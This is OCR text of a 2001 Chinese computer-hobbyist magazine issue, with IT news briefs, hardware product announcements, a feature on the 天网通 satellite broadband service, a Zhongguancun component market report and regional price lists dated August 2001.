"加入WTO对我国民族软件的冲击并不大，因为软件产业事实上已经是零关税了。" ——求伯君

"互联网运行在芯片上。" ——英特尔公司副总裁兼亚太区总经理陈俊圣

■国际新闻

★苹果公司正式宣布近期不会推出任何新硬件产品

苹果公司近日宣布，不会在下月举行的苹果巴黎博览会(Apple Expo Paris)上推出任何新硬件产品。在一份关于此次9月26日开幕的博览会主题的声明中，苹果CEO Steve Jobs说到："我们的注意力将集中在Mac OS X v10.1，这一新版Mac OS X及革新产品iDVD 2软件可以让人们创建自己的DVD。这些将是苹果的最新产品。除此之外，我们不会在巴黎推出任何新的硬件设备。"

★AOL时代华纳牵手莲花 共筑即时通讯

近日，AOL时代华纳公司网络部声称，已经与IBM下属的莲花发展公司(Lotus Development Corp)达成了一项协议，双方将通力合作，进行AOL时代华纳公司的"即时通讯系统"与莲花系统(Lotus' system)的兼容性试验。此次兼容性试验是在AOL时代华纳公司的"AIM"和莲花发展公司的"Lotus Sametime"之间进行的。

■国际新闻

★AMD推出新款速龙及毒龙处理器

AMD公司在8月20日推出速龙4(Athlon 4)及毒龙(Duron)芯片系列的新产品,这些新产品是移动版本的1.1GHz速龙芯片以及900MHz毒龙芯片。AMD同时宣布康柏电脑公司的Presario 1200笔记本将采用上述两款芯片。该公司还宣布将在本季度末推出1GHz的桌面版毒龙处理器。

■国内新闻

TOM结缘FM97.4兆赫　国内著名的新生代门户网站TOM.COM宣布,将和北京最知名的调频立体声电台"北京音乐台"合作,共同建设北京音乐台网站。本次合作将由北京音乐台提供内容,TOM提供技术和网站制作以及程序开发支持,整个合作从6月底开始,2001年8月15日正式在线上发布。

高科技教育信息产品展示　由教育部基础教育课程教材发展中心、教育部教育管理信息中心、教育部中央电化教育馆、人民出版社联合主办的第二届全国中小学生电脑制作活动暨2001年中国中小学信息技术教育论坛与交流展示会于8月13日在北京国际会议中心隆重开幕。此次展会汇集全国众多信息教育产品,众多企业、各类名优产品可谓是百花齐放。其中由LiveABC互动英语全球集团研发的Live互动英语受到现场的中小学老师、学生及学生家长的普遍关注。

神州数码发布东芝笔记本电脑新品　近日,神州数码和东芝在北京香格里拉大饭店举行"移动商务,移动生活"东芝笔记本电脑2001年新品发布会。这次大会隆重推出了两款新品,分别是Satellite3000和Satellite灵智31CDT。另外,只要在神州数码指定渠道购买Satellite3000即可获赠最新的《极品飞车5》游戏软件。

263携手3721　近日,首都在线(263)和3721.com正式宣布开展网络实名领域的合作。根据协议,263将在其搜索引擎中全面支持3721网络实名技术,263的搜索引擎将提供更快捷、更完善的服务。企业注册的网络实名不仅可以在IE、Netscape等浏览器地址栏中直接使用,在新浪、搜狐、网易、263、TOM、中华网、FM365、天极等各大门户的搜索结果列表中将同样处在排名第一的突出位置。

联想推出拥有34项专利的开天系列企业网商用电脑　近日,联想集团隆重召开了主题为"开启商用电脑新纪元"的新策略暨新产品发布会,正式发布了联想开天系列企业网商用电脑,并提出了面向未来的商用电脑新标准:全三维品质。据介绍,联想原有的奔月、逐日及双子系列商用电脑将全部切换为开天系列商用电脑,联想开天系列商用电脑产品定位于政府、大企业和行业领域的应用。

柯达推出全新Ultima 80 皇家金碟　由于市面上出现不法商户制作质劣的伪造柯达金碟650MB光盘,为了遏止这个渐趋猖獗之风气,柯达现已停止生产及发售旧有的柯达金碟650MB产品。为了进一步满足用户需求,柯达推出了Ultima80皇家金碟,新产品将保持以往柯达金碟及柯达Ultima光碟之极高稳定性及兼容性,容量增至700MB。

承启A－G300显卡上市　该显卡采用nVIDIA公司的最新GeForce 3图形加速芯片、3.8ns 128bit的DDR 64MB显存,频宽达7.4GB/s,内建350MHz RAMDAC,最大支持2048×1536@75Hz全彩,特制超大涡轮散热风扇,支持DirectX8.0及OpenGL1.2的完全特征,可选TV－OUT及DVI输出。

新一代的方正MP3上市　新推出的方正MP3-2080、2180、3080、5180和6180款款精品,时尚的外观造型,小巧方便的机身,摒弃传统的机械装置,内置全新MP3解码芯片,防震性能极佳,机芯不再磨损。由于采用了真正的数字技术,新一代的方正MP3随身听在功能上有了质的飞跃,集复读机、录音笔、FM调频、电话本等众多功能于一身,并提供数码音质调节,可以轻松营造CD般的完美音质。

Trend Micro 国际化高标准服务来到中国　全球防毒软件领导厂商Trend Micro近日在北京举办了TrendLabs全球防病毒研发暨技术支持中心中国发布会。今后,Trend Micro将更大规模地扩展在华业务,积极建立行销网络,为国内用户带来TrendLabs专业、高效、周到的服务。

创新科技发布Audigy　创新科技有限公司近日正式发布下一代Audigy音频处理器和EAX高保真度技术。


★方正文祥600P4电脑

售价为5999元的方正文祥600采用Intel P4 1.3GHz处理器、Intel i845芯片组主板、128MB内存、40GB高速硬盘、40X CD-ROM、1.44M标准软驱、32M显存的AGP3D图形加速卡,主板集成声卡,配备15"数字显示器、10M/100M自适应网卡。主机备有USB、COM、VGA、LPT、Line-out、Line-in、Mic-in、Game Port等接口,并独有IrDA红外接口。



★紫光Uniscan 4100K

日前,国内扫描仪领导厂商清华紫光推出一款面向家用用户的时尚超薄产品——Uniscan 4100K。该产品外形雅致、流线型设计、轻巧便捷、重量仅为2.1kg,扫描仪厚度仅为55mm,拥有600×1200dpi的分辨率、42位硬件色彩深度、14位灰阶的高性能,并配备Text Bridge Classic 2.0、我形我速、PhotoExpress 3.0等多种专业图像处理软件。



Audigy音频处理器是一块32位的多效果处理芯片，它的先进设计使其可以完成极为复杂的音频处理算法，从而实现高保真度的回响、特效，以及游戏、音乐、家庭影院所需要的高级3D音频效果。

惊天"镭"面世　斯巴达克（SPARK）的惊天"镭"采用标准版的Radeon绘图加速处理器，32MB DDR SGRAM显存，内建Charisma几何引擎。Pixel Tapestry 3D贴图技术，可支持市面上最全面的3D特效。Video Immersion视频引擎，内建DVD和HDTV硬件播放。外加Radeon芯片独有的Hyper-Z技术，可提升20%的显卡性能。

摩西12X DVD喜获中华光驱网五星级推荐　这款摩西12X DVD-ROM外观整洁大方，采用了全钢机芯和特殊的减震系统，在读盘方面具有很高的容错能力，在噪音的控制方面也有独到之处。由于使用了超导体散热材料，使这款DVD在优化读盘能力、稳定承载机制和延长使用寿命等方面都达到了较高的水平。摩西公司近日还开始了降价让利活动，12X DVD-ROM由599元降至567元，50X增强版CD-ROM由370元降到320元。

西部数据解释"数据卫士"技术　数据卫士（Data LifeGuard）是一个集成到硬盘FirmWare中的一种技术，它是一种嵌入式系统，同S.M.A.R.T功能一起为硬盘上的数据提供了双重保护。很久以前西数公司就已经开始在其产品中整合数据卫士保护技术，它将会完善地保障用户的数据不会丢失。

DM-N64 MP3播放器上市　万城时代科技有限公司出品的这款播放器的整个机身大小为57.5×83.6×17.2mm，重量68g，呈银色，功能相当完善，MP3歌曲播放、录音、FM调频可以说是一应俱全。通过一节5号电池供电，可持续播放8小时以上。而且内置64MB的闪存，可以通过Smart Media卡扩充到128MB。可以通过机身右侧的USB口和计算机进行连接，并可以当一款移动硬盘使用。

卓龙52X"全能型"CD－ROM上市　该款产品采用全钢机芯，独特的一体化结构设计，超强人工智能纠错AIEC II技术，盘片读取率极高。并且具有先进的LTS降噪技术，使光驱在使用中的噪音减至最小。另外，卓龙52X光驱采用ABS技术，在读取偏心盘和劣质盘时，达到最佳读取状态，让盘片运行更平稳。

银狮12X精品DVD上市　这款产品采用全钢机芯，由于采用了"SMART"智能纠错系统，因此它可兼容从CD-I、CD-R、CD-RW、VCD到DVCD、DVD等不同规格、不同质量的盘片。它还采用了DTDS四悬八角抗震系统，保证光盘在驱动器高速旋转时的平衡、顺畅，并提供了全中文说明书和一年换新等贴近用户的服务。同时，近日广州银都集团还下调了光驱价格，其中，狮王50速CD-ROM的价格由原来的360元降为340元，52速降至360元。

HP LaserJet 3200全功能办公一体机"以旧换新"　惠普公司于2001年8月15日至10月15日开展HP LaserJet 3200"以旧换新"促销活动。活动期间，凡在惠普指定的20个城市购买HP LaserJet 3200全功能办公一体机的用户，只要返还给惠普指定代理商任何一台可正常工作的打印机、传真机、复印机或扫描仪，即可得到价值1290元的HP LaserJet 3200超值礼包。超值礼包包含价值990元的HP LaserJet 3200三年用户现场免费维修服务证书，及价值300元的西陵全数位电话答录机。

《东方影都III》9月全面上市　近日，北京实达铭泰公司宣布，继去年10月推出影音播放软件《东方影都》后，结合用户的各种应用需求，一个具有智能画面补偿技术、有效提高画面清晰度、色彩更艳丽的新标准影音播放软件——《东方影都III》，将于9月在全国各地软件店、音像店、书店等销售场所全面上市。

托普推出新款手机　近日，托普手机在沈阳、南京、成都三地正式对外发布，并在全国市场同期展开手机新品的推广与销售工作。此次发布会，托普手机发布了3款颜色各异的全新产品"TOP 111 无限掌中舞"。"TOP 111"系列产品秉承了托普手机"用'科技芯'感受艺术"的研发理念，同时高举"时尚、轻巧、易用、环保"的大旗，锁定了追求时尚与个性的年轻女性。

NEC推出新款纯平显示器　日前NEC公司推出新款19英寸纯平显示器"MultiSync FE950+"。该款MultiSync FE950+纯平显示器，采用三菱"钻石珑"显像管。与传统的曲面屏幕CRT显示器相比，FE950+具有新颖的设计，可将上方的眩光反射偏离使用者的视野，给用户一个舒适的视觉感受。


★VR-S系列第三代数码录音笔

近日，由万城电子推出的VR-S998U及VR-S500U数码录音笔正式进入国内市场，它的体重仅为40克（不含电池），外型尺寸33×110×19mm，内置了包括全向电容器麦克风和输出功率为80mW的30mm电动扬声器。此外，在机身的侧面还分别有一个USB串行总线接口、一个耳机接口和必要的扬声器/耳机调节音量旋钮。



★升技4DIMM插槽DDR主板

此次升技推出的2款支持4根内存插槽的DDR主板KG7和KG7-RAID，都采用AMD761搭配VIA 686B的芯片组，全面支持AMD Athlon 700-1330MHz和Duron 600-950MHz的CPU，真正支持200/266MHz的前端总线，最高可支持到4GB的内存容量，内建有升技全球首创的软跳线技术第三代SoftMenu III外频无级变速技术。





宽带的第三条道路：

天网通

中广电信卫星直接到户服务系统

最近一段时间，在互联网的瑟瑟寒风中掀起了一股席卷全国的宽带热。这股宽带热就像是严冬中的一枝报春花一样，预示了互联网的美好未来。

提起宽带，人们谈论得最多的往往是Cable Modem和ADSL这两种接入方式。然而，宽带并不仅仅局限于这两种方式，它还有着第三条道路：通过卫星的无线联接。提起卫星通讯，也许你首先想到的便是那曾经让世人寄予了太多的厚望却最终让世人大失所望的铱星电话，那可是一个费用非常昂贵、只有少数贵族才能享受得起的服务。也许你接着而来的反应便是，通过卫星上网那该是许多年后才能实现的梦想。然而，它现在已经确确实实地走近了我们的生活，而且它的价格竟是出人意料的低，普通消费者完全能够承受得起。

如果你对此有所怀疑，那就请你了解一下中广电信的“天网通”。了解了“天网通”，你就会知道，这一切已经是现实，是真实得不能再真实的现实。而且，实现梦想的方法非常简单：你只要为你的电脑配一套迷你VAST（微型通信卫星地球站）。

天网通简介

中广电信是经国家信息产业部批准，可向全国提供VAST业务及国际互联网接入服务、提供卫星多媒体网上直播到户服务的电信运营商。经国家财政部、教育部批准向全国财经行业和社会公众提供网上远程教育和认证。该公司的天网通系统是一个基于Internet媒体内容与传输紧密结合的系统，是一个充分利用卫星优势的系统。目前，天网通主要提供以下三种类型的服务：

1.远程教育类服务

天网通的双向高速宽带传输，能使全国联网的电脑、电视教室或者家庭PC，看到听到北京上海等中心城市的名校名师的现场教学，获得电子教材、电子试卷和电子认证，“千里之外如同身授”。目前天网通系统已受财政部中华会计函授学校委托，通过中广电信的带宽优势，对会计人员提供在线自学服务及行业内的所有资讯。同时，天网通系统正在同美国ESL等英语培训考试机构紧密合作，利用美国的师资与课件，在国内进行英语能力在线指导、离线培训。

2.娱乐类服务

中广电信的用户能够从最初的两套网上全屏IP视频直播，到最终的320套专业网上直播，真正享受到互联网上的宽带内容。这种全屏视频流直播具有每秒1.5～45M的传输速率，可以达到MPEG2或MPEG4的传输质量，用户可以像接收卫星电视一样方便地使用操作，使PC真正成为基于网络的家庭娱乐终端。

与此同时，天网通的用户还可以到专门的网站进行准VOD（NVOD）点播，天网通会将全套的拥有网络版权的节目库按时段进行每秒3Mbps的离线投递，供用户自由选择。

除天网通的合作伙伴提供的专业内容外，天网通还利用互联网这一巨大内容资源，将用户所喜爱的网站、分类内容（如MP3、Flash、游戏DEMO等）进行定时的定制化投递，使用户不必上网即可接收网络信息。

目前，中广电信已同北京电视台、昆朋网城、中国录音录像出版总社、北京由佳数码有限公司签约，在系统上传送网上视频娱乐，提供网上准VOD点播服务。同时，天网通会于稍晚一些时候引进任天堂等世界著名电子游戏供应商近30万部娱乐资讯，送入他们的高速网络。


3.增值Internet服务

在享受上述基础卫星服务的同时，用户还可以通过卫星以每秒200K、400K或更高的速率进行网络浏览，可以轻松地进行小型资讯的下载。


工作原理

Internet的一个很大的特点是信息的不对称性。尤其是在浏览互联网时，用户发出的请求信息是简短的，但网上下载的文件往往是请求信息的几千几万甚至更高。当通过Internet从网站下载文件时信息量更大。如果用户通过Modem下载，可能要花几十分钟到几小时才能完成。

中广电信采用的是美国休斯网络（HNS）公司提供的DirecPC技术平台。该技术平台诞生于1995年，并于1996年获得了美国《数据通讯》杂志96年度最新产品金奖。目前DirecPC常规的速率设置为400kbps，是14.4kbps Modem在线路情况良好时传输速率的30倍。以一个200kB的文件为例，DirecPC以400kbps的速率下载，需花4秒钟，而一个14.4kbps的Modem要花大约2分钟。



天网通的运作原理是一种外交互的方式，即用户的少量上传信息首先通过电话线集中到中广电信的卫星主站，卫星主站通过高速Internet接口，将用户的需求信息收集起来后，直接通过卫星传送到用户端的PC，省去了所有中间环节（省级干线、市内环线、



局端线路、用户电话线及各种路由器等)。

当用户把微波设施、高频头、接入卡调整设置好后就可以上网了。如果用户上网需要浏览信息或者收发E-mail等使用Internet相关服务时,就首先需要采用拔号上网方式用Modem接入本地Internet网,然后向卫星ISP发出请求,ISP通过卫星向用户下载文件。这样上网方式就变成了数据上传用Modem,下载数据利用卫星了。这样下载速度会达到400kbps。但缺点是用户在使用卫星浏览的方式时,同时还要承担电话费及拔号上网费。不过,天网通真正物超所值的特色在于以下介绍的系统特色。这些特色服务是不用交纳拔号上网费及电话费的。

系统特色

“天网通”的特色主要在于其卫星广播能力,即能够通过广播方式将宽带网站内容,如视、音频网站以频道方式进行直播,同时还能够采取定点投递的方式,按用户需求将互联网的内容进行定制化投递。这样既能满足用户对宽带内容的渴求,又能最大化地节省用户话费开销。

现阶段“天网通”最大的特色是:

1.它能够采取最新的互联网IP视频流方式,让中国的家庭利用PC收看到丰富多彩的专业化节目,同时可以在家接受远程教育。

2.无论在何地,用户均可以立即实现NVOD的点播功能。

3.对企业用户来讲,他们可以用最快的速度组织全国的信息虚拟专网,进行视频会议、远程培训等。

系统优势

同其他地面宽带接入产品相比较,中广电信的卫星Internet接入方式有着其独特的强劲优势:

一是技术成熟,布网速度快,且不受地域限制,不像ADSL和Cable系统那样既需要线路改造,又受地域范围限制,它甚至没有通用的技术标准。

二是成本低,由于卫星Internet技术省去了铺向全国的干线费用,充分利用了无线的宽带优势,直接将高速互联网干线铺到了用户PC的桌面。

三是特殊的离线投递及数字直播技术更是地面线路所无法比拟的,地面线路首先是不会有离线的概念,其次它的技术是点对点的,没有卫星的广播能力及优势。

四是中广电信雄厚的实力,可以做到IEP、ISP、ICP的完美集成,将产品、服务、内容进行充分的结合与开发,不但为用户提供了宽带的高速公路,还为用户提供了丰富的内容资源。

同时,通过卫星接入Internet网的另一优点是具有提供连续的广播服务能力,并且传输速率不受Modem的限制。

费用:

由于目前上传数据还无法通过卫星来传送,因此用户在使用Internet服务如网页浏览、收发Email时,还需要利用Modem拔号上网方式上传数据。因此用户除了要交纳天网通卫星费用,还要同时交纳拔号上网费及电话费。

不过,当用户使用视频点播服务,或者天网通独特投递服务、远程教育服务等时,除第一次需拨号上网下载配置文件外,以后是不用使用Modem拨号上网服务的。

美好前景

目前,中国的网民已突破了3000万。国家信息产业部预计到2002年末,中国网民将达到6100万。“十五”计划结束的时候,中国将超过美国成为世界上互联网用户最多的国家。而‘天网通”系统基于卫星IP技术和地面市话线路相结合的非对称外交互通信方式,将美国休斯的卫星互联网和卫星直播电视两种成功技术熔于一身,实现了技术上的三网融合,消除了最后一公里的瓶颈,使点点滴滴的用户数据通过拨号网络传输,使图片、图像、音乐和游戏等海量的数据通过高速宽带的卫星信道直接传到用户,从而为用户节约了大量的金钱和时间,必将受到网民的普遍欢迎。我们有理由相信,中国宽带的前景会更美好!CF

个人用户 DirecHome 服务价格:

服务类别	基础卫星服务	普通服务	增值服务
高速下载	无	200K 包月(不限流量)	400K 包月(不限流量)
3M 离线投递	100元/月	内含	内含
CBTV.com直播	(推广期免费)	(推广期免费)	(推广期免费)
昆明网城直播	(推广期免费)	(推广期免费)	(推广期免费)
其他网站…陆续增加中…			
按月交服务费用	100元/月	185元/月	236元/月
半年交服务费用	550元/半年	1050元/半年	1300元/半年
全年交服务费用	1100元/年	2100元/年	2700元/年

ÈýÖÖ³£¼ûµÄ¿í´ø :卫星、Cable Modem、ADSL 使用优缺点比较一览表

项目	DirecPC	Cable Modem	ADSL
上网速度	平均400kbps(下传)	200-500kbps(双向)	200-500kbps(双向)
传送档案速度	专属带宽,不受网络塞车影响,最高3Mbps	与Internet使用者共享带宽,速度受网络塞车影响	与Internet使用者共享带宽,速度受网络塞车影响
点对点	一点对多点	区域性单点对多点	单点对单点
推播技术	主动推播,可控制传送之时间及内容	被动等候使用者联机	被动等候使用者联机
带宽随选	依需求使用,使用多少,付费多少	固定带宽,不论有无使用,均需付费	固定带宽,不论有无使用,均需付费
距离限制	卫星传输,无距离限制	光纤网络无法到达偏远地区	只能适用电信局方圆5公里之内区域
可使用区域	中国大陆所有地区	仅新兴小区进行试验推广	有数的大型城市试验推广
终端接收品质	所有接收端,不论其位置,均有相同的接收品质	不同的接收地点会受距离影响,其接收品质不同	不同的接收地点会受距离影响,其接收品质不同
系统稳定度	受气候影响,当云层过厚及雨势太大时收讯不良	除总头端能控制讯号强度外,其他到各子端点无法增强讯号,故有明显讯号衰减现象	倘有大量资料上载,则会影响其他用户上传速率,变慢或发生断线等不稳定现象

□栏目主持 胡 克



中关村的配件市场在经历了暑期的热销之后，慢慢走向了平淡。虽然说各大电子市场里面都很凉爽，但外面火热的天气，使得很多人打消了去中关村购物的兴趣，而且最近市场中上市的新品相对比较少，因此现在的电子配件市场显得比较萧条。总体来说，各种配件的售价都还算稳定，但还是有一些产品出现缺货的现象。

CPU方面，一直受着AMD价格笼罩的Intel终于有了一些起色，在经过了长时间的小幅度降价之后，这次凭借低端的赛扬II，在市场上追回了一些份额。其实，只要在价格上不是和AMD相差太多，Intel还是有很大优势的。与威盛芯片组加AMD CPU的组合相比，毕竟还是全套Intel架构的系统要相对稳定一些，虽然大家都想得到更高的性能，但稳定是整套系统运转的基础。现在赛扬II 566/633/667/700/733/766/800/850/900的价格分别为270/290/320/350/360/380/470/480/530元(其中赛扬II 800、850、900是100外频)。可以看出，目前赛扬II 566仅售270元，而老赛扬还要320元，可以说价格的劣势已经使它基本退出了市场。这样一来，Intel就可以凭借着自己价格和稳定的优势，把低端市场牢牢占住。虽然说毒龙的价格依旧很便宜（毒龙750/800/900的价格分别为320/370/560元），但是面对逐渐上涨的毒龙和一直降价的赛扬II，人们似乎会把更多的选择放在相对较稳定一些的赛扬II上面。

虽然说Intel在低端的赛扬II上似乎找回了一些市场的优势，但在高端的PIII上面依然没有什么起色，同频率的PIII还是要比雷鸟价格高出很多，可是反观市场的销量，PIII并不比雷鸟差，有很多人注重的是Intel整体系统的性能。最近卖得比较火的PIII 733EB终于跌破了1000元的大关，现在价格稳定在960元左右，这也是目前销量最好的Intel CPU了。而其他的PIII 750E/800E/800EB/850E/866EB/933EB/1G/的价格分别为1010/1030/1050/1130/1160/1300/1550元。虽然说相对价格仍然显得比较高，但与前一段相比，还是有一定幅度的降价。随着Intel全力推P4的决心，相信不久PIII的价格就会降到一个大家都能接受的价位。

说到P4，笔者个人感觉，现在的Socket 423架构P4在稳定性和兼容性方面优势还不明显，也许是对它预想的期望值太高了吧。虽然新的Socket 478架构要比原有的Socket 423架构多出很多针脚，但新的P4的实际面积却要缩小了很多，尺寸只有原来的FC-PGA2封装的大小，重量倒是很重。也正是由于P4即将更新换代的原因，为了让新的P4上市，现有的老款P4也开始降价了，甚至现在的P4比PIII还要便宜。经过最近Intel对老P4的大幅度降价，P4 1.3G/1.4G/1.5G/1.7G的价格分别为1080/1100/1140/1730元，让人看着不免有些心动。虽然说各大主办厂商纷纷推出对应新款P4的Intel 845芯片组的主板，但是否就能够充分发挥出P4的性能呢？由于Intel 845芯片组对应的是SDRAM内存，而SDRAM所能提供的内存带宽仅为1.06GB/s，而拥有400MHz前端总线的P4所能提供的内存带宽为3.2GB/s。很明显，Intel 845芯片组所使用的SDRAM将成为发挥P4性能的最大瓶颈。而Intel目前似乎还没有允许使DDR SDRAM的Intel 845主板上市，许多主板厂商只能继续以用SDRAM的Intel 845主板迎接新的P4的到来。从目前看来，似乎还是原有的Intel 850主板加Socket 423架构的平台性能要高出一些。

雷鸟由于最近的热销，造成一定的缺货现象。雷鸟1G的价格为620元，变化不是很大，可以说它是AMD目前的主力产品。其他的雷鸟850/1.2G/1.33G/1.4G的价格分别为470/800/910/980元。

总体来说，目前的CPU市场还有待进一步的降价来刺激消费者的购买，在高端，当然是雷鸟1G具有最高的性价比，而低端现在则是赛扬II占有一定的优势。

与当初几个小时就变一次的价格相比，内存现在基本已经成了市场中价格最稳定的产品了。现代PC-133 128M/256M的价格已经稳定在105/200元了，而国际上的价位也基本保持不变，看来SDRAM大幅度降价的可能性不大了，照以往的情况来看，下一步它可能要开始逐步地退出主流市场了。其他的内存价格也还是比较稳定的，Kingmax PC-150 128M/256M的价格分别为140/280元。

相比之下，DDR内存的价格却一直在下降。现代DDR 128M/256M的价格已经降到了140/320元，看来马上就要和SDRAM差不多了。不知道等到DDR主板成为主流以后，DDR内存还能不能稳定在这个价位上？而RAMBUS虽然价格也在小降，但仍然不被人看好，看来当Intel推出Intel 845芯片组之后，RAMBUS也将会成为没人要的孤儿，连一向推崇RAMBUS的Intel也为追求利益，又开始准备转回到SDRAM的怀抱中了。

最近的硬盘市场价格虽然稳中有降，但是却有一些型号缺货。性能价格比较高的还应该是IBM的腾龙三代(60GXP)，其40G/60G的价格分别为940/1300元，40G的性价比当然更高一些。其他单碟20G、7200转的硬盘如希捷酷鱼三代40G价格为900元；西部数据40G为930元；而迈拓的金钻六代40G则要贵很多，有三年质保的正品要1150元，就算是水货也要980元，不值得大家购买。在5400转硬盘中，还是希捷U5和U6两款硬盘比较多一些，U5 30G/40G的价格分别为680/710元，U6 20G/60G/80G的价格分别为720/990/1620元。其他的5400转产品中，星钻一代缺货比较厉害，西部数据的30G/40G/60G的价格分别为710/770/1200元。

自从美达的12X DVD-ROM以空前的488元低价发售之后，其他各个品牌的DVD-ROM也相应地做出了降价的动作，但是幅度还不是很大，基本都在500多元的价位。像奥美嘉16X DVD-ROM开始了新的促销，把价格降到了568元，也有少数小品牌降到了500元以下，但性能不能和美达的12X相比。从这个趋势来看，过不了多久，DVD-ROM就会降到当初CD-ROM的400元的价位，已经可以说是在开始逐步取代CD-ROM了。CF

鸣谢本栏特约信息员

杨法 余庆辉
杨涛 黄 宇

报价杂货铺

（截止到 2001.8.31，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址:http://www.cfan.com.cn/hardware/）

华南地区产品报价

产品	价格
硬盘	
IBM 腾龙三代 60GXP 20G/40G/60G	815/930/1430 元
钻石星钻一代 20G/30G	740/860 元
钻石金钻六代 20GB/30G/40G	830/1080/1200 元
WD20G/30G/40G(5400rpm)	680/740/810 元
希捷酷鱼 III 20G/30GB/40G	685/795/910 元
希捷 U5 20G/30G/40G	655/690/720 元
显卡	
维硕 GF2 MX/MX200/MX400	580/550/680 元
维硕 TNT2 M64/TNT2 Pro64+(32M)	450/490 元
创新 TNT2 Value/Ultra	690/1250 元
丽台 GeForce 256 DDR/SDR	790/650 元
丽台 GF2 MX DH Pro/ 丽台 S360 Max(TV)	890/890 元
小影霸小妖 G 9700/ 小妖 G 7600/ 小妖 G 7200	1180/850/680 元
小影霸速配 1500/ 速龙 3000	450/520 元
小影霸速龙 6000 DH/ 速配 7000	780/890 元
艾尔莎 MX200/MX400/GTS	599/880/1190 元
ATI Xpert98/Xpert2000	400/580 元
ATI Radeon LE/Radeon VE	790/980 元
内存	
王牌内存 128M PC150/PC166	150/160 元
Gl2000 千禧条 128M/256M	130/245 元
金邦金条 128M/256M	160/290 元
HY64M/128M/256M	61/110/210 元
HY128M/256M DDR	145/345 元
Kingmax64M/128M/256M	92/140/300 元
CPU	
Intel 奔腾 III 1G/933/866 盒装	1645/1380/1215 元
Intel 奔腾 III 800EB/866	1025/1150 元
Intel 赛扬 II 667/733/800/850/900	2315/365/475/585/630 元
AMD雷鸟1.33G/1.2G/1G/950/900	990/820/600/570/520 元
AMD Duron 900/850/800/750	550/410/360/310 元
主板	
维硕VS-K7VAT/694X	750/650 元
维硕VS-815EP/815E	780/810 元
华硕CUSL2-C BP/CUSL2-C/CUSL2-M	1050/1020/960 元
微星 815E Pro/694D Pro(A)	1110/1200 元
微星 MS-K7T TURBO/K7T Pro	880/850 元
微星Pro266/MS-6309NL	899/750 元
磐英 EP-3VHA/EP-8KTA3/KT133M	960/880/700 元
磐英EP-3S2A5/EP-3SPA3L	950/860 元
技嘉 GA-7ZXR/6OXE-1/6VXDC7	1200/950/900 元
技嘉 6RX-1/6OX/7ZX-1	1150/900/820 元
硕泰克SL-65DRV/75MAV/65EP	849/990/780 元
硕泰克SL-65FVB/65ME/65KV2	610/890/720 元
梅捷SY-7VCA-E/K7VLM/7ISA+	750/880/1050 元
梅捷 SY-7VMA-B/7VCA-E/6BA＋IV	850/750/750 元
钻石CS60-EC/CS65-EC/CA64-BC/AK74-SC	870/930/690/620 元
移动存储	
朗科优盘加密型8MB/16M/32M/64M/96M	199/299/439/899/1399 元
朗科优盘无驱动型8MB/16M/32M/64M	239/339/499/999 元
爱国者移动存储王 5G/10G/20G	1680/1980/2980 元
IBM 5GB/10G/20G	2500/3500/6000 元

华东地区产品报价

产品	价格
CPU	
Intel Pentium IV 1.4GHz+128M Rambus	1850 元
Intel Pentium IV 1.3GHz+128M Rambus	1730 元
Intel Pentium III 733/966/1G	1070/1250/1620 元
Intel Celeron II 850/800/733	630/520/400 元
AMD 雷鸟 850/1G/1.2G	580/690/950 元
AMD 毒龙 750/800/850	340/390/450 元
主板	
Intel 原装 815E/EP/ 原装 850(P4)	1120/950/1400 元
Asus(华硕) CUSL2-C/PT4	950/1470 元
升技 SA6/ST6/TH7-RAID	890/930/1350 元
技嘉 6VX7-4X-A(VIA、内置声卡)	760 元
微星 815EP/815E/850Pro(P4 I850)	900/1120/1400 元
硕泰克 SL-75DRV/65DRV	990/899 元
钻石CS60-EC/CA64-TC/AK75-EC/WT70	870/699/830/1280 元
内存	
Kingmax 128MB PC150 SDRAM	165 元
Kingmax 256MB PC133 SDRAM	320 元
Kingston 128MB/256MB PC133 SDRAM	165/340 元
Kingston RAMBUS 64MB/128MB	205/410 元
三星 RAMBUS 64MB/128MB	210/410 元
Kingston 128MB/256MB DDR	205/450 元
HY 128MB/256MB PC133 SDRAM	135/250 元
硬盘	
Maxtor 星钻 40GB/60GB	890/1430 元
Maxtor 金钻 20GB/30GB/40GB	790/1030/1150 元
IBM SCSI 18GB/36.7GB	1680/3280 元
希捷 U5 20GB/30GB/40GB	680/760/85 元
Maxtor 外置 1394 接口 40G/80G	2780/4280 元
显卡	
Matrox G450 16M/32MB DDR	630/830 元
ATI Radeon LE(32M)	790 元
微星 8808 TNT2 M64 16M/32M	290/370 元
小影霸速龙 3000MX/ 速配 7700	510/990 元
小妖 G 9700DDR/ 小妖 7600	1150/840 元
七彩虹 霹雳 9000 II / III	990/1080 元
ELSA(艾尔莎) GF2 MX200/MX400 32MB	620/790 元
丽台 GF2 MX200/MX400	680/880 元
刻录机	
YAMAHA 8824SX/8824S CD-RW	2200/1300 元
HP 9140I/9500I/9600SI CD-RW	999/1600/2360 元
理光 7083/9120 CD-RW	999/2850 元
SONY CRX140E-B/160E CD-RW	999/1550 元
DVD-ROM	
先锋 105S/116/106s	778/698/848 元
日立 12X/NEC12X	550/650 元
台电 16X/SONY DDU1621	610/699 元
声卡	
Creative(创新) Vibra 128	120 元
Creative(创新) Digital 128	220 元
Creative(创新) Live! Value(数码版)	460 元
WINFAST Sound 支持光纤	360 元
AOPEN YMA744PRO(带光纤)	300 元
显示器	
